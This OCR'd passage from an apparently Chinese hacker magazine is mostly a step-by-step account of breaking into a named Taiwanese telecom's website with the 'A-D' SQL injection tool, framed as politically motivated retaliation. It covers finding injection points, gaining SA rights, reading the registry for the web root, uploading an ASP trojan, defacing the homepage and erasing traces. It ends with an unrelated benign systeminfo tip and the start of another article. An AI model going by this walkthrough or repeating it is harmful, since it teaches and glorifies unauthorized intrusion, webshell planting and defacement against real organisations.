怎么样，真是不错的哦，就是啊D的风格，界面简单，清爽的感觉。这里需要注册一个用户，才可以免费试用的。因为在5月底，开始收费了，啊D说有专门的会员版本的。好啦，那么注册的步骤，我就不教大家了，大家自己注册就是了，就跟平时我们在论坛注册一个id那样的简单。

闲话就不多说啦，我们来体验一下，这款最新版的注入工具吧。首先说说，它跟网上免费的版本是有所不同的哦，也比平时我们使用的NBSI（曾经风靡一时的）等注入工具的功能强大，主要原因就在于，作者增强了搜索类型的注入检测。

好吧，开始我们今天的“注入之旅”，今天让大家开开眼界啦。我们今天的目标是台湾电信的ADSL，呵呵，台湾有时候实在太鸟了，还搞台独，是该给点颜色看看的。既然要体现我们黑客X档案专版的注入工具强大功能，当然就要跟其他注入软件比比才知道咯。

先跟啊D自己的免费版本2.0比较看看吧，如图2。




图2

怎么样？检测不到任何的注入点吧？那一般情况下，从注入的角度出发，我们只有放弃咯，这里有人要反对我了，有人会说，找个页面，加个and 1=1，and 1=2之类的手工检测方式看看，嘿嘿，你们也太小看台湾的电信了，好吧，就这样试下看看，如图3。




图3

怎么样？“HTTP 500 内部服务器错误”，现在可以相信我了吧？！继续吧，用那个以前超级牛的NBSI注入看看，这里我有两个版本的，首先用911破解版，这个我相信很多人都用过吧。来，我们再来看看它的检测结果，如图4。




图4

如何啊？又不满意了吧？！呵呵，你们早该想到会是这样的结果了，要不，台湾电信还不早就给黑了！这里，我再用一个你们比较少见的注入工具，其实也是NBSI，不过是给XIAOLU修改过的，功能比原来911破解的要强很多，网络上只有部分的几个人拥有这个版本的。（没有经过XIAOLU的允许，我却在此试用了，要道歉咯，还不是为了这群菜鸟开开眼界。）好啦，内部版出发，也许会有什么结果……看看，如图5。

大家看到左边划的圈圈吧，那里写的是xiaolu修改版的，不是普通版本的，可惜的是，结果还是跟911破解版一样，只扫描出一个极低的注入点，玩注入的人都知道，那是没用的。我晕，今天真不走运，




图5

连内部版的工具都使不上了，看来不好对付哦，唯有出动我们今天的主角了。来吧，扫描注入点看看，选择“扫描注入点”把台湾电信的网址写上，然后点击“扫描”，哇，速度还挺快的，果然不同凡响哦，黑客X档案专版就是不同，如图6。

这里要注意的是，大家先确认一下版本，看看最顶的一行，圈住的，是黑客x档案专版吧；另外看清楚，是台湾宽频电信的网站吧；再看看，最底下的那一行，那就是注入点啦，呵呵，发现注入点咯。可怕哦，恐怖事件又要发生了。

好，继续我们的检测啦，对着注入点，点击右键，然后选择“注入检测”，就会自动跳到“sql注入检测”那个功能块了，点击 “检测”，开始在跑啦，哇，这次爽死了，是SA权限，也就是管理员的权限，别着急，等下再给你看图，我们先继续检测表段、字段先，结果出来咯，如图7。



图 6




图 7

我晕，不是吧，那么少表段，字段？还检测不出用户的密码！——哎，原来我的还不是会员，怪不得啊D会卖会员版的啦！看来，黑客x档案专版的功能，还是给作者限制了一些，但是在检测方面还是比其他的注入软件强很多，这点不可否认！（其实那是理所当然的，要不，人家的会员版怎么卖啦？！）怎么样？放弃了吧？！不，别担心，啊D给了黑客x档案杂志社一个会员的账号，我要了这个账号，用它登陆再注入看看，图8。




图 8




图 9

怎么样？完全不同的效果哦（啊D：肯定啦，这是会员版啊）。检测出来的表段就有124个，刚才好像才6个，而且，检测字段内容的时候，也不会有限制了。这里我就不继续去猜解了，因为没有必要，拿到他的adsl的用户账号，对我也没有什么用，拿到后台的管理员密码也没有什么用，因为，后台你是绝对扫描不出来的，也猜测不出来的。那么我们唯有走其他的路了，记住，今天的目的是给他点颜色看看（那么选择黑了首页吧）。




图 10




图 11

来利用一些新的功能吧。选择“相关工具”那个板块，然后，“注册表读取”（菜鸟又嚷嚷了，不是说黑首页么，搞什么注册表啊，黑了他，黑了他……我汗），注册表读取，这里有个检测这个网站根目录的，不检测出物理路径，我们怎么上传木马啊？如图9。

好啦，读取出来了，是“c:\inetpub\wwwroot”，现在要写个木马进去了。先来读取一下目录内容，选择“目录查看”，再点击“开始检测”，如图10。

哈哈，目录也列出来了，是不是感觉整个台湾的电信都操控在自己手里了？呵呵。写马进去吧，选择“cmd上传”，然后在“本地文件”那里，选择你要上传的asp木马，然后在目标位置，就保存到我们刚才获得的那个物理路径+文件名，我这里的文件名是d99.asp，如图11。

好啦，来访问我们上传的木马看看，看看OK了没有。打开IE，输入刚才的网址+d99.asp，哈哈，成功了。兴奋ing……如图12。




图 12

剩下的事情就是再简单不过的了，修改主页，这里的过程我就不用多作解释了，就是把index.asp文件的内容修改为你的黑页，那么就ok了！好啦，过程不截图，但是总要给自己留下一个纪念的阿，等等，我修改首页中……好了，来访问看看，如图13。





图 13

哈哈，大家不要说我过分哦。好了，可以散会啦。今天到此结束了。剩下的是我的事情啦，我要擦擦pp啦（入侵不忘擦pp才是个高手嘛，扮一下高手，呵呵）！（光盘中已收录了啊D注入工具2.3X档案专版）

一剑封喉逼出系统信息

牟晓东

想知道爱机的系统启动时间、CPU的型号、BIOS版本、内存配置情况、网卡与IP地址？还有打了多少补丁、系统区域设置？所有这些系统信息都不必东奔西走地费劲查找，也勿需系统之外的工具，只要一个小小的systeminfo命令就能一下搞定。



“开始”－“运行”，填入“cmd”（不包括两侧引号，下同）并确定，进入Win2000/XP的命令窗口。输入“systeminfo”，回车，看到了吧（如右图），所有的问号都有了答案。如果你想保存并打印输出这些系统信息，可以输入“systeminfo >sysin.txt”命令并回车，就能生成一个名为sysin.txt的文本文件。

本法特别适合于查看陌生的Win 2000/XP机器。

突破校园网

为了挂QQ玩网游

番茄炒蛋

